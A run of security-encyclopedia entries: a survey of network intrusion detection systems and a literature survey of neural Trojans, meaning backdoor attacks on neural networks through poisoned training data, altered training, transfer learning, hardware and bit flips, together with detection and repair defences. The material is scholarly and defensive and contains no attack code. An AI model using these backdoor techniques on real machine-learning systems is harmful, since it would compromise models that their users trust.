© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1491

Network Intrusion Detection System

SueAnne Griffith[9, 10] ✉ and Thomas H. Morris[9] ✉
(9) Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA
(10) Department of Electrical and Computer Engineering, Auburn University, Auburn, AL, USA

✉ **SueAnne Griffith (Corresponding author)**
Email: s.griffith@uah.edu
Email: sng0009@uah.edu

✉ **Thomas H. Morris**
Email: Tommy.morris@uah.edu

Synonyms

NIDS

Definition

A Network Intrusion Detection System (NIDS) is a tool used to monitor network traffic in order to identify potentially malicious activity and alert system users of threats.

Background

The concept of implementing programs to detect system intrusion was first introduced in 1980 when James Anderson published a report on the need for a threat monitoring and surveillance system in computer security as a whole

(Anderson 1980). It was not until 1987 that Dorothy Denning wrote the first publication on an implemented IDS (Denning 1987). In it, she hypothesized that abnormal use of a system is necessary for system exploitation, and that therefore a detection of abnormal patterns in usage would be helpful in detecting security violations.

IDSs differ from Intrusion Prevention Systems (IPSs). IPSs are IDS with additional capabilities intended to prevent cyber-attack success after detection.

Theory and Application

Modern IDSs may be broken into two categories: those designed to monitor actions on a computing system and those monitoring traffic over a network. These are referred to as host-based IDSs (HIDSs) and network-based IDSs (NIDSs), respectively.

IDSs may also be classified based upon the approach used to identify attacks. In Zhu and Sastry (2010), three IDS categories are put forth: knowledge-based, behavior- based, and hybrid.

Knowledge-based IDSs rely on information programmed into the system in order to identify threats. Two techniques found in knowledge-based IDSs are signature and anomaly detection. Signature detection is used to identify known attacks by monitoring the network for misuse. If a network packet matches a known form of attack packet, it is flagged; this may also be referred to as black listing. Anomaly detection uses models of "normal" to determine when an abnormal, possibly malicious, occurrence is taking place. This technique is akin to white listing, as network traffic matching a "good" definition is permitted.

Behavior-based IDSs, the second classification, use secondary, contextual information to determine if observed patterns of behavior indicate that the system is under attack. Such a system may use decision trees, Bayesian networks, and/or neural networks to group network traffic or sort it into categories, then alert the user if an incoming packet is too far outside of the norm or not sorted into an acceptable category (Gao 2013).

In behavior-based systems, there may be two stages of operation: the training and the deployment. In this structure, an IDS is first "trained" using system information, such as standard network traffic, to determine a baseline of expected behavior. This is the stage in which the aforementioned

contextual information is determined. When the NIDS is deployed, after the training phase, any incoming traffic not classified by the NIDS as within the realm of expected behavior is then flagged as being potentially threatening (Alves et al. 2018).

Hybrid IDSs are those which do not fit in the previous two categories (Zhu and Sastry 2010). Hybrid systems use a mixture of knowledge- and behavior-based techniques to identify threats; these systems capture patterns occurring within the system, then use secondary knowledge of system operation in order to determine if these observed, captured actions constitute an attack. One such approach is to construct a model of what behaviors are acceptable for the system, then identify attacks when known specifications are violated (Zhu and Sastry 2010).

In addition to the aforementioned NIDSs, multiple tools have been developed for both personal and commercial use, including open source programs such as Snort and Bro.

Open Problems and Future Directions

Because attacks against computer systems are ever- evolving, NIDS techniques must also evolve. This includes the threat models used by signature-based IDSs to identify intrusions, as they must be kept up- to-date in order to identify new threats, such as zero- day attacks. Such attacks may also be detected using more advanced machine learning algorithms in behavior-based or hybrid NIDSs (Barbará et al. 2001).

Also, these detection techniques must be optimized to produce a low number of incorrect results. These include false positives, in which acceptable network traffic is flagged as malicious, and false negatives, in which malicious traffic is flagged as acceptable (Mitchell and Chen 2014). Such mistakes can lead to a lack of trust in the system by the operator, as well as attacks going undetected.

With an estimated 200 billion internet of things (IoT) devices in use in both commercial and personal networks, as well as an increasing number of users browsing and communicating over the internet, NIDS must be tailored to protect the ever-changing types of networks (Intel 2020). As these networks increase in size and speed, NIDSs must be capable of handling high volumes of data and at a faster rate.

An additional challenge is retrofitting networks, particularly commercial ones, with NIDS and other security features. These networks may pre-date modern security concerns; thus, NIDSs must be retroactively designed and installed on these older systems.

References

Alves T, Das R, Morris T (2018) Embedding encryption and machine learning intrusion prevention systems on programmable logic controllers. IEEE Embed Syst Lett 10(3):99
[zbMATH]

Anderson JP (1980) Computer security threat monitoring and surveillance. James P. Anderson Co, Fort Washington, PA. https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/early-cs-papers/ande80.pdf

Barbará D, Wu N, Jajodia S (2001) Detecting novel network intrusions using Bayes estimators. In: Proceedings of SIAM conference on Data mining

Denning D (1987) An intrusion-detection model. IEEE Trans Softw Eng SE-13(2):222
[zbMATH]

Gao W (2013) Cyberthreats, attacks and intrusion detection in supervisory control and data acquisition networks. PhD dissertation, Department of Electrical and Computer Engineering, Mississippi State University

Intel (2020) A guide to the internet of things infographic. https://www.intel.com/content/www/us/en/internet-of-things/infographics/guide-to-iot.html

Mitchell R, Chen I (2014) A survey of intrusion detection techniques for cyber-physical systems. ACM Comput Surv 46(4):55
[zbMATH]

Zhu B, Sastry S (2010) SCADA-specific intrusion detection/prevention systems: a survey and taxonomy. In: Proceedings of the 1st workshop on secure control systems (SCS), vol 11

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300639

Network Security

TCP/IP from Network Security Perspective

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300640

Network Tunneling Protocol

GPRS Tunneling Protocol (GTP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300641

Networked Privacy

Interdependent Privacy (IDP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1654

Neural Trojans

Yuntao Liu[11] ✉, Ankit Mondal[11] ✉, Abhishek Chakraborty[11] ✉, Michael Zuzak[11] ✉, Nina Jacobsen[11] ✉, Daniel Xing[11] ✉ and Ankur Srivastava[11] ✉
(11) University of Maryland, College Park, MD, USA

✉ **Yuntao Liu**
Email: ytliu@umd.edu

✉ **Ankit Mondal**
Email: amondal2@umd.edu

✉ **Abhishek Chakraborty**
Email: abhi1990@umd.edu

✉ **Michael Zuzak**
Email: mzuzak@umd.edu


✉ **Nina Jacobsen**
Email: nj19@umd.edu

✉ **Daniel Xing**
Email: dxing97@umd.edu

✉ **Ankur Srivastava (Corresponding author)**
Email: ankurs@umd.edu

Introduction

While neural networks demonstrate exceptional capabilities in various tasks of machine learning nowadays, they are also becoming larger and deeper. As a result, the requirement of hardware, time, and data to train a network also increases dramatically. Under this scenario, machine learning as a service (MLaaS) becomes an increasingly popular business model. However, the training process in MLaaS is not transparent and may embed *neural Trojans*, i.e., hidden malicious functionalities, into the neural network. Many research papers have demonstrated the severity of this attack (Liu et al. 2017, 2018b, c; Chen et al. 2017; Liao et al. 2018; Clements and Lao 2018a, b; Yang et al. 2019; Saha et al. 2019; Tan and Shokri 2019; Gu et al. 2019; Li et al. 2018, 2019; Yao et al. 2019; Barni et al. 2019; Geigel 2013; Rakin et al. 2019). The effect of neural Trojans in the neural network's deployment is illustrated in Fig. 1. If the input is benign (i.e., without the Trojan trigger pattern), the Trojan will not be activated, and the network will work normally. However, if the Trojan trigger exists in the image, the network will malfunction and exhibit the attacker's intended functionality.




Neural Trojans, Fig. 1 In the deployment of a Trojan-infected neural network, an input sample with the Trojan trigger pattern will cause the network to malfunction and exhibit the attacker's

intended functionality

Both neural Trojan attacks (i.e., to inject Trojan's malicious functionality into neural networks) and countermeasures have been widely studied. The most popular way to inject Trojans is training data poisoning (Liu et al. 2017, 2018c; Ji et al. 2017; Geigel 2013), where a small amount of malicious training samples is mixed with the normal training data. These malicious data are sometimes carefully crafted in order to make the infected network highly sensitive to the Trojan triggers while maintaining normal behavior in all other cases. This differs Trojan attacks from conventional poisoning attacks against machine learning models where the attacker tries to degrade the trained model's performance with a small amount of added malicious training data. Other Trojan injection techniques have also been studied. Such techniques include modifying the training algorithms for a small subset of neurons based on the Trojan's functionality and the trigger pattern (Clements and Lao 2018a, b) and flipping or rewriting certain bits in the neural network's binary code (Liu et al. 2018b; Li et al. 2018).

The stealthiness of neural Trojans makes them very difficult to defend against. Many defense methods focused on detecting Trojan triggers from the input sample (Baluta et al. 2019; Baracaldo et al. 2018; Chakarov et al. 2016; Chen et al. 2019; Gao et al. 2019b; He et al. 2019; Kolouri et al. 2019; Nelson et al. 2009; Xiang et al. 2019; Xu et al. 2019; Chen et al. 2018). Other works have proposed restoring compromised neural network (Guo et al. 2019; Wang et al. 2019; Zhao and Lao 2018; Liu et al. 2018a) and reconstructing input samples to bypass neural Trojans (Liu et al. 2017; Doan et al. 2019; Udeshi et al. 2019).

In this chapter, we survey the attack and defense strategies related to neural Trojans in order to give readers a comprehensive view of this field. The categories of attack and defense methods are outlined in Fig. 2.



Neural Trojans, Fig. 2 The categories of attack and defense techniques

Neural Trojan Attacks

In the last 3 years, many Trojan-embedding attack methods have been proposed. These attacks can be broadly classified into training-data-poisoning-based attacks, training-algorithm-based attacks, and binary-level attacks. In the rest of this section, we summarize the works in each category.

Training Data Poisoning

Neural Trojans can be embedded in the neural networks when the networks are trained with a compromised dataset (Liu et al. 2017, 2018c; Ji et al. 2017; Geigel 2013). This process typically involves the encoding of malicious functionality within the weights of the network. One or more specific input patterns can trigger/activate the Trojan and produce the output behavior which was desired by the attacker but which may be undesired or harmful for the original user. An example of such a scenario is a face recognition system to enter a building where the attacker tries to impersonate another person to gain unauthorized entry.

General countermeasures such as Trojan detection and removal were also discussed in Liu et al. (2017) and Geigel (2013). Although most Trojan attacks focus on deep convolutional networks, Yang et al. extended neural Trojan attacks to long short-term memory (LSTM) and recurrent networks (Yang et al. 2019). A weaker threat model was considered in Chen et al. (2017) where the attacker does not have knowledge of the victim model, doesn't have access to the training data, and can only inject a limited number of poisoned samples. It focuses on targeted attacks, only creating backdoor instances without affecting the performance of the system so as to evade detection. Evaluation shows that with a single instance as the backdoor key, only five samples of it need to be added to a huge training set, whereas when a pattern is the key, 50 poisoned samples are enough. Here, "key" refers to either a malicious new input pattern added to the training set or malicious features inserted into existing input patterns of the training set.

Hiding Trojan Triggers

Although most Trojan insertion techniques use a certain pattern, it is desirable to make these patterns indistinguishable when mixed with

legitimate data in order to evade human inspection. Barni et al. (2019) proposed a Trojan insertion approach where the label of the poisoned data is not tampered with. The advantage is that, upon inspection, the poisoned samples would not be detected merely on the basis of an accompanying poisoned label. To perform the attack, a target class *t* is chosen, and a fraction of training data samples belonging to *t* is poisoned by adding a backdoor signal *v*. After the NN is trained on the training set which is contaminated with some poisoned samples of class *t*, some test samples **not** belonging to class *t* and corrupted with signal *v* end up being classified as *t*. Thus, the network learns that the presence of *v* in a sample is an indicator of the sample belonging to class *t*.

Liao et al. designed static and adaptive Trojan insertion techniques. In their work, the indistinguishability of Trojan trigger examples is attained by a magnitude constraint on the perturbations to craft such examples (Liao et al. 2018). Li et al. generalized this approach and demonstrated the trade-off between the effectiveness and stealth of Trojans (Li et al. 2019). They also developed an optimization algorithm involving L_2 and L_0 regularization to distribute the trigger throughout the victim image. Saha et al. proposed to hide the Trojan triggers by not using the poisoned data in training at all. Instead, they took a fine-tune approach in the training process. The backdoor trigger samples are given the correct label and only used at test time. These samples are visually indistinguishable from legitimate data but bear certain features that will trigger the Trojan (Saha et al. 2019).

Altering Training Algorithms

Trojans can also be embedded into neural networks without training data poisoning. Clements and Lao (2018a) developed a novel algorithm for inserting Trojans into a trained neural network model by modification of the computing operations rather than modifying the network weights by poisoning the training data. This makes existing poisoning defense techniques incapable of detecting the attack. The threat model assumes that the attacker has access to the trained model which is maliciously modified before deployment. The attack methodology selects a layer in the network for the purpose of modification, the latter being calculated using the gradient of the network output w.r.t. this layer (i.e., the Jacobian). This gradient tells how the victim neuron’s operation should change. With only a small fraction of neurons tampered with, both targeted and untargeted

versions of the attack yield high success rate. The authors studied the practicality of Clements and Lao (2018a)'s attack in Clements and Lao (2018b). An adversary in the supply chain has the capability to modify the neural network hardware to change its predictions upon a certain trigger. Modifications to neurons can be achieved by adding a MUX or altering internal structure of certain operations. The paper also proposes defense strategies such as adversarial training to improve robustness of model and possibly combining it with hardware Trojan detection methods (e.g., side-channel based).

Trojan Insertion via Transfer Learning

Gu et al. (2019) were the first to exploit transfer learning as a means of Trojan insertion. In transfer learning, a new model (called the "student model") is obtained by fine-tuning a pre-trained model ("teacher model") for another similar task. The network's weights can be tampered with during this process which may result in Trojan insertion. Additionally, security vulnerabilities in online repositories are scrutinized, and it was found that an adversary can compromise a benign model with a malicious transfer learning process. Yao et al. proposed *latent backdoor* attack in transfer learning where the student model takes all but the last layers from the teacher model (Yao et al. 2019). In this case, the infected teacher model will have different *latent representations* (i.e., the second last-layer neuron values) from that of a clean model. They found that latent backdoor embedded in the teacher model can be transferred to active backdoor in the student model. In Tan and Shokri (2019), Tan and Shokri pointed out that backdoor detection schemes mostly rely on the distribution difference between the latent representations of clean and backdoor examples. They hence propose to make the two latent representation distributions as close as possible and evaded detection schemes proposed in Chen et al. (2018), Liu et al. (2017, 2018a), and Tran et al. (2018).

Neural Trojans in Hardware

In Li et al. (2018) propose a hardware-software framework for inserting Trojans into a neural network, where the attacker is assumed to be a third party somewhere in the supply chain. The authors implement two attacks: one to misclassify an input in one class as a member of a target class and another to put a backdoor in the neural network which will allow malicious

training data to be added. The Trojan circuitry is implemented in hardware, either as an add-tree or as a multiply-accumulate structure. The software part of the Trojan is inserted into a *subnet* (i.e. subset of weights) during training, where the subnet will be trained for malicious purposes. The Trojan weights are trained separately from the benign part of the neural network. When the Trojan is activated, the circuitry will cause partial adds to occur in the convolution operation, since not all of the weights will be active. The authors look at two different subnet architectures: (1) pixel parallelism, where a subset of kernel weights are passed through the subnet, and (2) input channel parallelism, where a subset of input channels are passed through. In their experiments, the pixel parallelism approach resulted in less accuracy degradation.

Binary-Level Attacks

Trojan attacks that involve manipulating the binary code of neural networks have been investigated. These attacks often embed malicious information in the bit representation of the neural network weights.

Liu et al. (2018b) propose an attack called SIN^2, for "stealth infection" of a neural network, using the same supply chain threat model as described above. The Trojan in this case is any code that can be executed on the runtime system; the result of the attack is therefore not restricted to output misclassification. This attack is somewhat analogous to digital steganography. Here, the Trojan is embedded into the redundant space of the neural network's weight parameters. For example, the authors successfully inserted a fork bomb into the neural network, thus implementing a denial of service (DoS) attack when the Trojan was triggered.

In contrast to the attacks above where the Trojan is inserted during the training process, Rakin et al. (2019) demonstrate a way of inserting Trojans into a neural network to achieve misclassification without retraining. The attackers must know the neural network's architecture and parameters, but not necessarily the training process. The authors' "targeted bit Trojan" approach involves flipping certain bits of the neural network's weights. To determine which bits need to be flipped, the last-layer neurons with the most impact on the output for the targeted class are found using a gradient ranking approach. The trigger is then generated using a minimization optimization technique. Then, the original weight matrix and the final

optimized malicious weight matrix are compared, providing the information on which bits need to be flipped. The Trojan is put into action by using a row-hammer attack to flip the targeted bits of the weights in main memory. In one experiment, the authors were able to achieve misclassification with only 85 bit flips.

Defense Techniques

A variety of methods have been developed to defend against neural Trojans. These techniques can be classified into four categories: neural network verification, Trojan trigger detection, compromised neural network restoration, and Trojan bypass schemes. We outline each in turn.

Neural Network Verification

By verifying the efficacy of a neural network, any anomaly created by a neural Trojan can be identified. However, due to the extremely specific triggers of most neural Trojans, neural verification schemes must be quite exact to detect Trojans. Several techniques have been proposed aiming at this goal, namely, He et al. (2019) and Baluta et al. (2019). Baluta et al. develop PAC-style soundness guarantees for neural networks (Baluta et al. 2019). To do so, a tool known as "NPAQ" was developed which, given a set of trained neural networks (N) and a property (P), determines how well P holds over N. Therefore, if a neural Trojan is identified, NPAQ can be used to provably verify that retraining removes the Trojan by ensuring that the property which induces the Trojan, P, no longer holds over the network, N.

He et al. take a different approach to neural verification known as sensitive-sample Fingerprinting (He et al. 2019). In this work, the authors develop a methodology to construct a small set of "sensitive samples" for a trained neural network that are extremely sensitive to a model's parameters. By querying the network with these sensitive samples and verifying their classification, one can dynamically verify that the tested network has not been maliciously modified to include neural Trojans.

Trojan Trigger Detection

Similar to neural verification techniques, the specificity of most Trojan triggers makes detection extremely challenging. A wide array of techniques to do this have been proposed (Chen et al. 2019; Gao et al. 2019b;

Baracaldo et al. 2018; Nelson et al. 2009; Chakarov et al. 2016). Liu et al. showed that by using trained state-of-the-art anomaly detection classifiers, neural Trojan triggers could be detected albeit at the cost of a high false alarm rate (Liu et al. 2017). In Baracaldo et al. (2018), Nelson et al. (2009), and Chakarov et al. (2016), the authors detect Trojan triggers by evaluating the effect of training inputs on the accuracy of a neural model. In the most recent of these works, Baracaldo et al. use the so-called provenance data, essentially metadata associated with each data point, to group training data by the probability of being either a Trojan trigger or a poisonous input (Baracaldo et al. 2018). The data in each grouping is then evaluated by comparing network accuracy when training with and without each group. By doing so, neural Trojans, which degrade the efficacy of a network, can be identified and removed from the training dataset. Other methods, such as artificial brain simulation (ABS) (Liu et al. 2019), Reject on Negative Impact (RONI) (Nelson et al. 2009), and probability of sufficiency (PS) (Chakarov et al. 2016), operate similarly. However, instead of using groups of data points when evaluating network accuracy, RONI and PS use individual data points. This approach sacrifices scalability for precision.

Alternatively, Chen et al. propose DeepInspect which performs Trojan detection with minimal prior knowledge of the model and no need for training data (Chen et al. 2019). DeepInspect detects Trojans with three steps. (1) The neural model is inverted to recover a substitute training dataset. (2) A conditional generative adversarial network (GAN) is used to reconstruct likely Trojan triggers. (3) An anomaly detection measurement is calculated for each identified trigger, which identifies the likelihood of a data point belonging to a class other than the classification returned by the neural network. Any highly anomalous data points are likely to be neural Trojans and can be flagged for further review.

Gao et al. propose STRong Intentional Perturbation (STRIP) as a runtime Trojan detection scheme (Gao et al. 2019a, b). STRIP duplicates each neural input and applies a series of different strong perturbations. The classification entropy caused by the set of strong perturbations applied to each input is then measured. Any input which retains the same classification, regardless of the strong perturbation applied, is extremely likely to be a Trojan trigger. These inputs can be flagged for inspection. On the other hand, inputs displaying a degree of classification variance when strongly perturbed are likely to be benign.

Kolouri et al. introduce the concept of Universal Litmus Patterns (ULPs) to detect Trojan attacks against convolutional neural networks (CNNs) (Kolouri et al. 2019). ULPs are basically optimized input images for which a network's output can be used as an indicator to classify the network as clean or contains Trojans. This approach enables a fast Trojan detection mechanism without requiring access to any training data.

Xu et al. propose a novel framework called Meta Neural Trojaned model Detection (MNTD) which uses meta-neural analysis techniques to detect Trojans (Xu et al. 2019). Two techniques to train a meta-classifier are presented: *one-class learning* which fits a detection meta-classifier using only benign neural networks and *jumbo learning* which approximates a general distribution of Trojaned models and samples a "jumbo" set of such models to train a meta-classifier.

Xiang et al. outline an unsupervised *anomaly detection* (AD) methodology of Trojans in DNN image classifiers (Xiang et al. 2019). Such a technique aims to detect Trojans in the post-training phase where the defender doesn't have access to the *poisoned* training set, but only possesses the trained classifier itself and clean (unpoisoned) examples from the classification domain. The proposed AD involves learning the minimum size perturbation required to induce the classifier to misclassify examples from one class to another.

Conclusion and Discussion

We summarize both attack and defense techniques of neural Trojans. Such attacks are often conducted by untrusted parties in the machine learning supply chain such as the MLaaS provider and are of real concern to any end customer of MLaaS. Most of the research in this field was done in the last 3 years, and the battle between the neural Trojan attacker and defender is likely to continue. Moving forward, a defense solution against neural Trojans with high success rate, low false alarm, and low complexity must be developed in order to restore the trust of the MLaaS supply chain. Existing defense techniques often rely on training a separate machine learning model to detect, restore, or bypass neural Trojans (or its triggers). This requires significant computation effort on the defender's side and diminishes the benefit of MLaaS (which is off-loading computation to the service provider). An approach that might be worth considering is using

hardware. For example, there has been a huge body of work on logic obfuscation (which is well surveyed in Chakraborty et al. 2019). Such techniques make circuit functionality dependent on a key; hence, the output may be incorrect if the correct key is not given. This kind of techniques may also be developed to defend neural Trojans. The authors hope that this entry will make the readers be aware of the threat of neural Trojans and have a comprehensive overview of the current status of this threat. This would be an important step toward solving the problem.

References

Baluta T, Shen S, Shinde S, Meel KS, Saxena P (2019) Quantitative verification of neural networks and its security applications. arXiv preprint arXiv:190610395

Baracaldo N, Chen B, Ludwig H, Safavi A, Zhang R (2018) Detecting poisoning attacks on machine learning in iot environments. In: 2018 IEEE International Congress on Internet of Things (ICIOT). IEEE, pp 57–64

Barni M, Kallas K, Tondi B (2019) A new backdoor attack in CNNS by training set corruption without label poisoning. arXiv preprint arXiv:190211237

Chakarov A, Nori A, Rajamani S, Sen S, Vijaykeerthy D (2016) Debugging machine learning tasks. 1603.07292

Chakraborty A, Jayasankaran NG, Liu Y, Rajendran J, Sinanoglu O, Srivastava A, Xie Y, Yasin M, Zuzak M (2019) Keynote: a disquisition on logic locking. IEEE Trans Comput Aided Des Integr Circ Syst 39:1952–1972

Chen X, Liu C, Li B, Lu K, Song D (2017) Targeted backdoor attacks on deep learning systems using data poisoning. arXiv preprint arXiv:171205526

Chen B, Carvalho W, Baracaldo N, Ludwig H, Edwards B, Lee T, Molloy I, Srivastava B (2018) Detecting backdoor attacks on deep neural networks by activation clustering. arXiv preprint arXiv:181103728

Chen H, Fu C, Zhao J, Koushanfar F (2019) Deepinspect: a black-box trojan detection and mitigation framework for deep neural networks. In: Proceedings of the 28th International Joint Conference on Artificial Intelligence. AAAI Press, pp 4658–4664

Clements J, Lao Y (2018a) Backdoor attacks on neural network operations. In: 2018 IEEE Global Conference on Signal and Information Processing (GlobalSIP). IEEE, pp 1154–1158

Clements J, Lao Y (2018b) Hardware trojan attacks on neural networks. arXiv preprint arXiv:180605768

Doan BG, Abbasnejad E, Ranasinghe D (2019) Deepcleanse: a black-box input sanitizationframework against backdoor attacks on deepneural networks. arXiv preprint

arXiv:190803369

Gao Y, Kim Y, Doan BG, Zhang Z, Zhang G, Nepal S, Ranasinghe DC, Kim H (2019a) Design and evaluation of a multi-domain trojan detection method on deep neural networks. arXiv preprint arXiv:191110312

Gao Y, Xu C, Wang D, Chen S, Ranasinghe DC, Nepal S (2019b) Strip: a defence against trojan attacks on deep neural networks. arXiv preprint arXiv:190206531

Geigel A (2013) Neural network trojan. J Comput Secur 21(2):191–232
[zbMATH]

Gu T, Liu K, Dolan-Gavitt B, Garg S (2019) Badnets: evaluating backdooring attacks on deep neural networks. IEEE Access 7:47230–47244

Guo W, Wang L, Xing X, Du M, Song D (2019) Tabor: a highly accurate approach to inspecting and restoring trojan backdoors in ai systems. arXiv preprint arXiv:190801763

He Z, Zhang T, Lee R (2019) Sensitive-sample fingerprinting of deep neural networks. In: Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, pp 4729–4737
[zbMATH]

Ji Y, Zhang X, Wang T (2017) Backdoor attacks against learning systems. In: 2017 IEEE Conference on Communications and Network Security (CNS). IEEE, pp 1–9

Kolouri S, Saha A, Pirsiavash H, Hoffmann H (2019) Universal litmus patterns: revealing backdoor attacks in cnns. arXiv preprint arXiv:190610842

Li W, Yu J, Ning X, Wang P, Wei Q, Wang Y, Yang H (2018) Hu-Fu: hardware and software collaborative attack framework against neural networks. In: 2018 IEEE Computer Society Annual Symposium on VLSI (ISVLSI). IEEE, pp 482–487

Li S, Zhao BZH, Yu J, Xue M, Kaafar D, Zhu H (2019) Invisible backdoor attacks against deep neural networks. arXiv preprint arXiv:190902742

Liao C, Zhong H, Squicciarini A, Zhu S, Miller D (2018) Backdoor embedding in convolutional neural network models via invisible perturbation. arXiv preprint arXiv:180810307

Liu Y, Xie Y, Srivastava A (2017) Neural trojans. In: 2017 IEEE International Conference on Computer Design (ICCD). IEEE, pp 45–48

Liu K, Dolan-Gavitt B, Garg S (2018a) Fine-pruning: defending against backdooring attacks on deep neural networks. In: International Symposium on Research in Attacks, Intrusions, and Defenses. Springer, pp 273–294

Liu T, Wen W, Jin Y (2018b) Sin 2: stealth infection on neural network – a low-cost agile neural trojan attack methodology. In: 2018 IEEE International Symposium on Hardware Oriented Security and Trust (HOST). IEEE, pp 227–230

Liu Y, Ma S, Aafer Y, Lee WC, Zhai J, Wang W, Zhang X (2018c) Trojaning attack on neural networks. In: Network and Distributed Systems Security (NDSS) Symposium 2018

Liu Y, Lee WC, Tao G, Ma S, Aafer Y, Zhang X (2019) Abs: scanning neural networks for back-doors by artificial brain stimulation. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security. ACM, pp 1265–1282

Nelson B, Barreno M, Jack Chi F, Joseph AD, Rubinstein BIP, Saini U, Sutton C, Tygar JD, Xia K (2009) Misleading learners: co-opting your spam filter, pp 17–51

Rakin AS, He Z, Fan D (2019) TBT: targeted neural network attack with bit trojan. arXiv preprint arXiv:190905193

Saha A, Subramanya A, Pirsiavash H (2019) Hidden trigger backdoor attacks. arXiv preprint arXiv:191000033

Tan TJL, Shokri R (2019) Bypassing backdoor detection algorithms in deep learning. arXiv preprint arXiv:190513409

Tran B, Li J, Madry A (2018) Spectral signatures in backdoor attacks. In: Advances in neural information processing systems, pp 8000–8010

Udeshi S, Peng S, Woo G, Loh L, Rawshan L, Chattopadhyay S (2019) Model agnostic defence against backdoor attacks in machine learning. arXiv preprint arXiv:190802203

Wang B, Yao Y, Shan S, Li H, Viswanath B, Zheng H, Zhao BY (2019) Neural cleanse: identifying and mitigating backdoor attacks in neural networks. In: Neural cleanse: identifying and mitigating backdoor attacks in neural networks

Xiang Z, Miller DJ, Kesidis G (2019) Revealing backdoors, post-training, in DNN classifiers via novel inference on optimized perturbations inducing group misclassification. arXiv preprint arXiv:190810498

Xu X, Wang Q, Li H, Borisov N, Gunter CA, Li B (2019) Detecting ai trojans using meta neural analysis. arXiv preprint arXiv:191003137

Yang Z, Iyer N, Reimann J, Virani N (2019) Design of intentional backdoors in sequential models. arXiv preprint arXiv:190209972

Yao Y, Li H, Zheng H, Zhao BY (2019) Latent backdoor attacks on deep neural networks. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, pp 2041–2055

Zhao B, Lao Y (2018) Resilience of pruned neural network against poisoning attack. In: 2018 13th International Conference on Malicious and Unwanted Software (MALWARE). IEEE, pp 78–83

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300642

New European Schemes for Signature

NESSIE Project

© Springer Nature Switzerland AG 2025
